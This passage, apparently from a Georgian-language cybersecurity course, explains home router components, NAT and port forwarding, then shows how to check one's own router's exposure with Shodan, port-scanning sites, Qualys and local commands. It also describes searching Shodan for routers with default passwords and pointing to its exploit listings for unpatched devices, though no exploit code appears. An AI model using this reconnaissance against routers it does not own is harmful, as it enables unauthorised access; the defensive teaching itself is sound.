ჩვეულებრივ, ეს მისამართი არ არის საიდუმლო და მისი გამოყენებით ვერავინ მოახერხებს შეუერთდეს თქვენი ქსელის შიგა IP მისამართებს. ინტერნეტიდან ვინმემ რომ თქვენ ქსელში შემოაღწიოს, უნდა დააყენოთ ე.წ. NAT (Network Address Translation), რომელიც შიდა მისამართებს დაუკავშირებს გარე მისამართს და საშუალებას მისცემს გარედან შემომავალ კავშირებს, დაუკავშირდნენ შიგა ქსელის კომპიუტერებს/მოწყობილობებს. შესაბამისად, რუტერზე უნდა განსაზღვროთ, რომელი ინტერნეტმოთხოვნების რომელ პორტებზე გადაგზავნა ხდება და რომელი კომპიუტერი მიიღებს ამ მოთხოვნებს, ამას, ასევე, პორტების გადამისამართებას (Port Forwarding), ან ნეიტრალურ ზონასაც DMZ (Demilitarized Zone) უწოდებენ.



ზედა სურათზე მოყვანილია ასეთი ზონის მაგალითი, სადაც შესაძლებელია ინტერნეტიდან SlingBox-ს შეუერთდეთ პორტ 50001-ზე TCP და UDP ტიპის კავშირით, ქსელის შიგა მისამართია 192.168.1.55 და პორტია 5001. ინტერნეტიდან პირდაპირ ვერავინ შემოვა თქვენს ქსელში, შემოსვლა ხდება ასეთი NAT-ის საშუალებით.

ალბათ დაგებადათ კითხვა, მაშინ როგორ ახერხებენ პროგრამები ინტერნეტიდან პასუხების მიღებას? საქმე იმაშია, რომ რუტერი გარედან შემომავალ ინფორმაციას ქსელში შეუშვებს მხოლოდ იმ შემთხვევაში, თუ ეს არის პასუხი თქვენი რომელიმე პროგრამის მოთხოვნაზე. ანუ რუტერი იმახსოვრებს, რომელ მისამართს და პორტს დაუკავშირდით და სანამ კავშირი აქტიურია, ამ რესურსებიდან მომავალ კავშირს თქვენკენ გადმოამისამართებს. შესაბამისად, NAT არის უსაფრთხოების საშუალება, რომელიც აკრძალავს შემომავალ კავშირს, თუ ამას სპეციალურად არ დაუშვებთ.



რასაც დღეს სახლის რუტერს ვეძახით, სინამდვილეში რამდენიმე მოწყობილობის ერთობლიობას წარმოადგენს. იგი შედგება ქსელის გადამრთველისგან (Switch), ცეცხლგამძლე კედლისგან (fire wall), რუტერისაგან, მოდემისაგან და ასევე, შეიძლება შეიცავდეს უკაბელო კავშირის მართვის მოწყობილობას (Wireless Access Point).

გადამრთველი ერთმანეთთან აკავშირებს ქსელში შეერთებულ მოწყობილობებს. იმისათვის, რომ გაარკვიოს, რომელი მოწყობილობა რომელთან დააკავშიროს, ცხადია, საჭიროა ქსელში მოწყობილობებს ჰქონდეს ცალსახა მისამართები. ეს მისამართები კი არის MAC მისამართები, რომლებიც ადრე განვიხილეთ. შიგა ქსელებში IP მისამართები არ გამოიყენება. გადამრთველები ინახავენ MAC მისამართების ცხრილებს და მათი საშუალებით ახდენენ მოწყობილობების ერთმანეთთან დაკავშირებას. ასეთ კავშირს მეორე შრის კავშირს უწოდებენ. ადრეულ პერიოდებში გადამრთველების მაგივრად ჰაბები გამოყენებოდა, თუმცა გადამრთველი ბევრად უფრო უსაფრთხოა, რადგან იგი პირდაპირ აკავშირებს მოწყობილობებს ერთმანეთთან, ხოლო ჰაბი ყველა ინფორმაციას გადასცემს ყველას და შესაბამისად, ზედმეტი ინფორმაცია მოძრაობს ქსელში, ეს კი იწვევს ინფორმაციის გადაცემის შენელებას და ასევე, მისი ადვილად დაჭერის შესაძლებლობას. უკაბელო კავშირი კი სწორედ ჰაბის პრინციპით მოქმედებს. თუმცა, გადამრთველის მოტყუებაც შეიძლება და ამ მეთოდს ARP Spoofing-ი ჰქვია, ამას ცოტა მოგვიანებით განვიხილავთ.

ცეცხლგამძლე კედელი - არის წესების ერთობლიობა, რომელიც განსაზღვრავს, რა ინფორმაცია უნდა გაატაროს კედელმა და რა არა. როგორც წესი, ეს არის პროგრამა რომელიც IP მისამართების, პორტებისა და პროტოკოლების საშუალებით განსაზღვრავს, რა მონაცემები სად უნდა გაიგზავნოს და რა უნდა დაიბლოკოს. ცეცხლგამძლე კედლები მე-3 და მე-4 შრის დონეზე მუშაობენ. არსებობენ ასევე მე-7 შრის ცეცხლგამძლე კედლები, თუმცა მათ რუტერებში არ აყენებენ. ცეცხლგამძლე კედლები, ასევე, იწერენ ინფორმაციის მიმოცვლის რეესტრებს. გააჩნია, როგორი რუტერი გაქვთ, ზოგიერთ რუტერს აქვს შესაძლებლობა, რომ ჩაიწეროს ინფორმაციის მიმოცვლის რეესტრი, ზოგიერთს - არა. მარტივ რუტერებს შეიძლება საერთოდ არ ჰქონდეს ცეცხლგამძლე კედელი.

რუტერი - არის მოწყობილობა, რომელიც ინტერნეტის პაკეტებს გადაამისამართებს ერთი ქსელიდან მეორეში, სწორედ აქედან მოდის სახელი რუტერი, რომელიც გადამმისამართებელს ნიშნავს. გადამისამართება ხდება

რუტერში არსებული IP მისამართების ცხრილის მიხედვით, რომელსაც Routing Tabel ანუ გადამისამართების ცხრილი ჰქვია.

```
root@Router: # route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         172.16.14.43    0.0.0.0         UG    0      0        0 ppp0
127.0.0.0       *               255.0.0.0       U     0      0        0 lo
169.254.0.0     *               255.255.0.0     U     0      0        0 br0
172.16.14.43    *               255.255.255.255 UH    0      0        0 ppp0
192.168.1.0     *               255.255.255.0   U     0      0        0 br0
192.168.2.0     *               255.255.255.0   U     0      0        0 br1
```

რუტერები მუშაობენ კავშირის მესამე დონეზე და ამისამართებენ პაკეტებს სხვადასხვა ქსელებს შორის. აუცილებელი არ არის, ეს იყოს ადგილობრივ ქსელსა და ინტერნეტს შორის კავშირი, რუტერმა შეიძლება პაკეტები გადაამისამართოს განსხვავებულ ადგილობრივ ქვექსელებს შორისაც, ანუ გამოიყენოთ ადგილობრივი ქსელების დასაკავშირებლად.

მოდემი - ახდენს სიგნალის მოდულირებას და გაშიფვრას (დემოდულირებას). იგი გამოიყენება ინტერნეტის მომწოდებელთან შესაერთებლად სატელეფონო კავშირის, ან ოპტიკურ-ბოჭკოვანი კაბელების საშუალებით, კომერციული კავშირგაბმულობის ქსელების გამოყენებით. მოდემი კავშირის მოდელის პირველი შრის დონეზე მუშაობს.

უკაბელო კავშირის მოწყობილობა - მუშაობს გადამრთველის მსგავსად მხოლოდ უკაბელო შეერთებებისათვის. კავშირისათვის იყენებს MAC მისამართებს და მუშაობს კავშირის მეორე შრის დონეზე. უკაბელო კავშირისათვის შეიძლება ცალკე მოწყობილობა გამოიყენოთ, თუმცა ბოლო დროს იგი რუტერშია ჩამონტაჟებული.

რუტერში, ასევე, აყენებენ **DHCP სერვერს,** რომელიც კომპიუტერებს დინამიურად ანიჭებს IP მისამართებს და აცნობებს DNS სერვერის მისამართს. ეს უკანასკნელი კი გადათარგმნის საიტების სახელებს IP მისამართებად.


როგორც უკვე აღვნიშნეთ, **რუტერში, ასევე, არსებობს NAT სერვერი**, ანუ პორტების გადამისამართების განმსაზღვრელი.

როგორც ხედავთ, შევეცადეთ, რომ ძალიან მოკლედ აგვეხსნა, თუ რა ხდება ქსელებში, თუმცა თუ არ გესმით ზემოთ აღწერილი პროცესები, ჩემი რჩევა იქნება, უკეთესად გაერკვეთ ქსელებში. ეს კურსი არ არის ქსელების შესასწავლი კურსი, შესაბამისად, ჩვენ შევეცადეთ მოკლედ და შეძლებისდაგვარად გასაგებად აღგვეწერა, რაც კურსში დაგვჭირდება.

გარე ხარვეზების აღმოჩენა Shodan, Qualys & Nmap


რუტერებს კიბერ უსაფრთხოების თვალსაზრისით ცუდი რეპუტაცია აქვთ. საქმე იმაშია, რომ რუტერს შეაერთებენ ქსელთან და შემდეგ ის დიდი ხანი არავის ახსოვს. ამასობაში შეიძლება გამოჩნდეს ამ რუტერის ხარვეზები, მაგრამ არავინ აქცევს ამას ყურადღებას და რუტერს ტოვებენ ქსელში ყოველგვარი ცვლილებების და სისტემის გაახლების გარეშე. ცხადია, ეს საშიშია კიბერ უსაფრთხოების თვალსაზრისით.

Shodan (https://www.shodan.io/) წარმოადგენს ინტერნეტთან მიერთებული რუტერების ხარვეზების საძებნ სისტემას. ამ სისტემაში გროვდება რუტერების სისუსტეების სია ინტერნეტიდან. მასში თქვენი რუტერის მოძებნა მარტივია. მაგალითისათვის ამ საიტში თუ აკრიფავთ Asus, ძებნის შედეგად მიიღებთ ქვემოთ მოყვანილ ინფორმაციას:



TOP SERVICES გიჩვენებთ, რომელი პორტებია გახსნილი Asus-ის რუტერებზე. ასევე, გიჩვენებთ რუტერებს IP მისამართებით და გიჩვენებთ, რომელ სერვისებზე შეიძლება გქონდეთ წვდომა. გიჩვენებთ, რომ ბევრი რუტერი ღიაა იმისათვის, რომ ადმინისტრატორის წვდომა მიიღოს ნებისმიერმა. ეს კი დაუშვებელია. თუ საჭიროა დისტანციურად რუტერის მართვა და შესაბამისად გახსნილია ინტერნეტიდან სამართავად, როგორც მინიმუმ, VPN-ით უნდა უერთდებოდეთ ამ რუტერს და ცხადია, ადმინისტრატორის მომხმარებლის სახელი და პაროლი არ უნდა იყოს სტანდარტული, ანუ რაც რუტერს მწარმოებლისაგან მოჰყვება.


თუ ხარვეზებს ეძებთ, ცხადია სხვა საძებნი ფრაზებიც შეგიძლიათ აკრიფოთ. მაგალითად, Default Password (სისტემურად ნაგულისხმები პაროლი) ძებნისას ასეთი შედეგი მივიღე:



ათასობით რუტერს აქვს პაროლი, რომელიც მათი დაყენებისას არ შეუცვლიათ და რუტერი იყენებს მწარმოებლის მიერ მინიჭებულ ადმინისტრატორის სახელსა და პაროლს. შესაბამისად, ამ რუტერებში შესვლა მარტივი უნდა იყოს. ხშირად, იმის გამო, რომ არ იციან, როგორ შექმნან პორტების გადამისამართება, გზას ხსნიან იმისათვის, რომ რუტერში ინტერნეტიდან შევიდეს, ვისაც მოესურვება. პაროლსაც თუ არ შეცვლიან, ნებისმიერს შეეძლება რუტერში შეღწევა ადმინისტრატორის უფლებებით. ეს კი, მოგეხსენებათ, მათ აძლევს უფლებას, რაც უნდათ ის გააკეთონ ქსელში.

ასევე, შეიძლება მოძებნოთ რუტერები, რომლთა სისტემებიც არ გაუახლებიათ და შესაბამისად, შეიძლება მათი დაჰაკერება ცნობილი ხარვეზების გამოყენებით. თუ გადახვალთ Exploit სანიშნეზე, აქ ნახავთ შესაძლო ბრძანებებს თუ პროგრამის ტექსტებს იმისათვის, რომ გარკვეული წვდომა მიიღოთ გაუახლებელ რუტერებზე.


თუ გაინტერესებთ, რამდენად დაცულია თქვენი რუტერი, მიეცით გარე IP მისამართი Shodan-ს და ნახეთ შედეგი. გარე IP მისამართის მოსაძებნად გამოიყენეთ www.whatismyipaddress.com და შემდეგ ჩასვით ეს მისამართი Shodan-ში. ავიღე ფაქტიურად ნებისმიერი IP მისამართი და ასეთი შედეგი მივიღე:



როგორც ხედავთ, აქ პორტი 80 ღიაა, უფრო სწორად, იმის გამო, რომ IP მისამართები დინამიურად არიან მინიჭებული, ამ რუტერს ბოლოს მიღებული ინფორმაციის მიხედვით ღია ჰქონდა მინიშნებული პორტი.

ცხადია, ეს საიტი სრულ ინფორმაციას არ იძლევა თქვენი რუტერის ხარვეზების შესახებ. ალბათ ბევრად უკეთესი იქნება, რუტერში შეხვიდეთ, როგორც ადმინისტრატორი და ნახოთ, რა ხარვეზები შეიძლება ჰქონდეს თქვენს რუტერს. განსაკუთრებით კი შეამოწმეთ DMZ, port forwarding ან NAT ხომ არ იძლევა ინტერნეტიდან შემოსვლის შესაძლებლობას. ასევე, შეამოწმეთ UPnP, რომელსაც შეუძლია ქსელის რომელიმე მოწყობილობის მოთხოვნით გახსნას პორტები ავტომატურად, რაც ცუდია. თანაც ამ ფუნქციას ბევრი სისუსტეც აქვს პროგრამულ დონეზე, ამიტომ კარგი იქნება, თუ გამორთავთ. თუ მაინც გჭირდებათ პორტის გახსნა და გადამისამართება, დარწმუნებული უნდა იყოთ, რომ ეს მოხდება ისე, რომ ვერავინ მოახერხოს შემოსვლა ქსელში.


რუტერთან დასაკავშირებლად, როგორც წესი, გამოიყენება მათი ვებ ინტერფეისი. საკმარისია, რომ ბრაუზერში შეიყვანოთ რუტერის IP მისამართი. ბრაუზერი გაგიხსნით რუტერის მართვის პროგრამას თავისი გრაფიკული ინტერფეისით.



ასევე, შესაძლებელია რუტერს შეუერთდეთ SSH –ით Linux ან MAC კომპიუტერებიდან. Windows-ისთვის კი შეგიძლიათ ჩამოტვირთოთ Putty (https://www.putty.org/). ამ პროგრამებით ხდება რუტერთან შეერთება პორტ 22-ზე, რაც მოგცემთ რუტერის მართვის საშუალებას გრაფიკული ინტერფეისის გარეშე. ცხადია, ეს იმ შემთხვევაში, თუ რუტერი იძლევა ასეთი შეერთების საშუალებას და თუ შიგა კავშირის პორტი 22 ღიაა. რადგან ეს კავშირი შიგა კავშირია, შესაბამისად ის ფაქტი რომ ზოგიერთი პორტები გახსნილია ქსელის შიგა კავშირისათვის, კიბერ უსაფრთხოების თვალსაზრისით დიდი პრობლემას არ წარმოადგენს.


```
BusyBox v1.24.1 (2015-12-28 16:48:53 IST) built-in shell (ash)

root@Router:~# netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:53              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
netstat: /proc/net/tcp6: No such file or directory
udp        0      0 0.0.0.0:37143           0.0.0.0:*
udp        0      0 0.0.0.0:53              0.0.0.0:*
udp        0      0 0.0.0.0:67              0.0.0.0:*
udp        0      0 127.0.0.1:34954         0.0.0.0:*
netstat: /proc/net/udp6: No such file or directory
```

იმისათვის, რომ გაარკვიოთ, რამდენად დაცულია თქვენი ქსელი, უნდა გაარკვიოთ ინტერნეტთან კავშირისათვის რომელი პორტებია ღია. ამის გასარკვევად არსებობენ საიტები, რომლებიც პორტების სკანირებას აკეთებენ. პორტები შეიძლება იყოს 1 დან 65,000-მდე, შესაბამისად, ყველა პორტის სკანირებას დიდი დრო მიაქვს და არ ხდება. ეს საიტები ასკანირებენ მხოლოდ ცნობილ პორტებს, ანუ პორტებს, რომლებიც მხოლოდ ერთი ტიპის მომსახურებისთვის არის გამოყოფილი, ანუ პორტებს რომლებსაც საიტები ხშირად იყენებენ. ზოგიერთი საიტი გაძლევთ საშუალებას, რომ აარჩიოთ პორტების სია, გარკვეული პორტების ნომრების არე, ან ცალკეული პორტები. ასეთი საიტია https://pentest-tools.com, რომელშიც უნდა შეიყვანოთ IP მისამართი. საიტი გაუკეთებს სკანირებას რუტერს და დაადგენს, რამდენად დაცულია ქსელი, ასევე, გეტყვით, რომელი პორტებია გახსნილი.



გაითვალისწინეთ, რომ სხვისი რუტერების სკანირება არ არის კანონიერი. წესით, ეს არ უნდა გააკეთოთ, თუ რუტერის პატრონმა ნება არ დაგრთოთ. ასეთი კანონი არსებობს აშშ-ში და დიდ ბრიტანეთში, თუმცა ჯერ-ჯერობით არ გაგვიგია, რომ როდისმე ეს კანონი გამოიყენეს და ვინმე დაისაჯა მხოლოდ პორტების სკანირებისათვის. თუმცა უნდა იცოდეთ, რომ ასეთი კანონი არსებობს.

სკანირების ერთ-ერთი შედეგია



იმისათვის, რომ ქსელი დაცული იყოს, სახლის რუტერმა უნდა აჩვენოს, რომ ყველა პორტი დაკეტილია.

https://mxtoolbox.com საიტი ასკანირებს ცნობილ პორტებსაც.

https://www.grc.com/ საიტზე თუ proceed ღილაკს დააჭერთ, გადაგიყვანთ პორტების სკანირების გვერდზე. UPnP-ის სკანირების შედეგად კი ნახავთ, დაცულია თუ არა თქვენი რუტერი. საიტი იძლევა დაუცველი რუტერის მაგალითს:

თუ სკანირება გამოავლენს გარკვეულ გახსნილ პორტებს, მაშინ საჭირო გახდება რუტერის სრულად სკანირება. ამას ყველაზე კარგად აკეთებს საიტი https://www.qualys.com/community-edition/#/freescan. ამ საიტზე დარეგისტრირება მოგიწევთ, თუმცა შედეგად ძალიან ძლიერ სკანერთან წვდომას მიიღებთ.

ხშირად გააახლეთ რუტერის პროგრამული უზრუნველყოფა, დახურეთ ყველა პორტი და თუ მოგიწიათ რომელიმეს გახსნა, აუცილებლად დარწმუნდით, რომ სერვისები, რომლებისთვისაც ამ პორტს ხსნით, არის დაცული, ანუ ითხოვენ მომხმარებლის პაროლს.


ქსელის შიგნით ხარვეზების შემოწმება -MBSA, Nmap, Nessus, Fing& SuperScan & OpenVAS

მოდი, შევხედოთ თქვენს ქსელს და რა პროტოკოლები თუ რა მომსახურებები მუშაობს თქვენს ქსელში. პირველ რიგში, ყველა მოწყობილობას მიენიჭება IP მისამართი, ეს მისამართები შეიძლება სტატიკური, ანუ ხელით მინიჭებული იყოს, ან დინამიური DHCP (Dynamic Host Configuration Protocol) სერვერის საშუალებით მინიჭებული. DHCP სერვერი ქსელში ჩართულ მოწყობილობებს ავტომატურად ანიჭებს მისამართებს და სისტემურად ნაგულისხმები ჭიშკრის (Default gateway) მისამართს. შესაბამისად, ახალი მოწყობილობის ჩართვისას მის კონფიგურირებაზე ფიქრი არ მოგიწევთ. როგორც წესი, სახლის ქსელებში, DHCP სერვერი მუშაობს თქვენს რუტერზე, თუმცა შეიძლება ქსელის სხვა კომპიუტერზეც ამუშაოთ.

იმისათვის. რომ შეამოწმოთ Windows-ში ჩართული გაქვთ თუ არა DHCP, აამუშავეთ ბრძანება

```
ipconfig /all |more
```


ეკრანზე გამოსულ ინფორმაციაში ნახავთ. რომ ერთ ან რამდენიმე ქსელის ადაპტერზე (გააჩნია კომპიუტერის ქსელთან მიერთების კონფიგურაციას) DHCP გააქტიურებული იქნება. ქვემოთ მოყვანილი ეკრანის მაგალითზე უკაბელო კავშირის ადაპტერ 9-ზე ჩართულია DHCP რეჟიმი.



Linux-ში კი, გააჩნია, რომელ ვერსიას იყენებთ, Kali ან Debian-ისთვის გამოიყენეთ ბრძანება:

```
Cat /var/log/syslog | grep DHCP
```

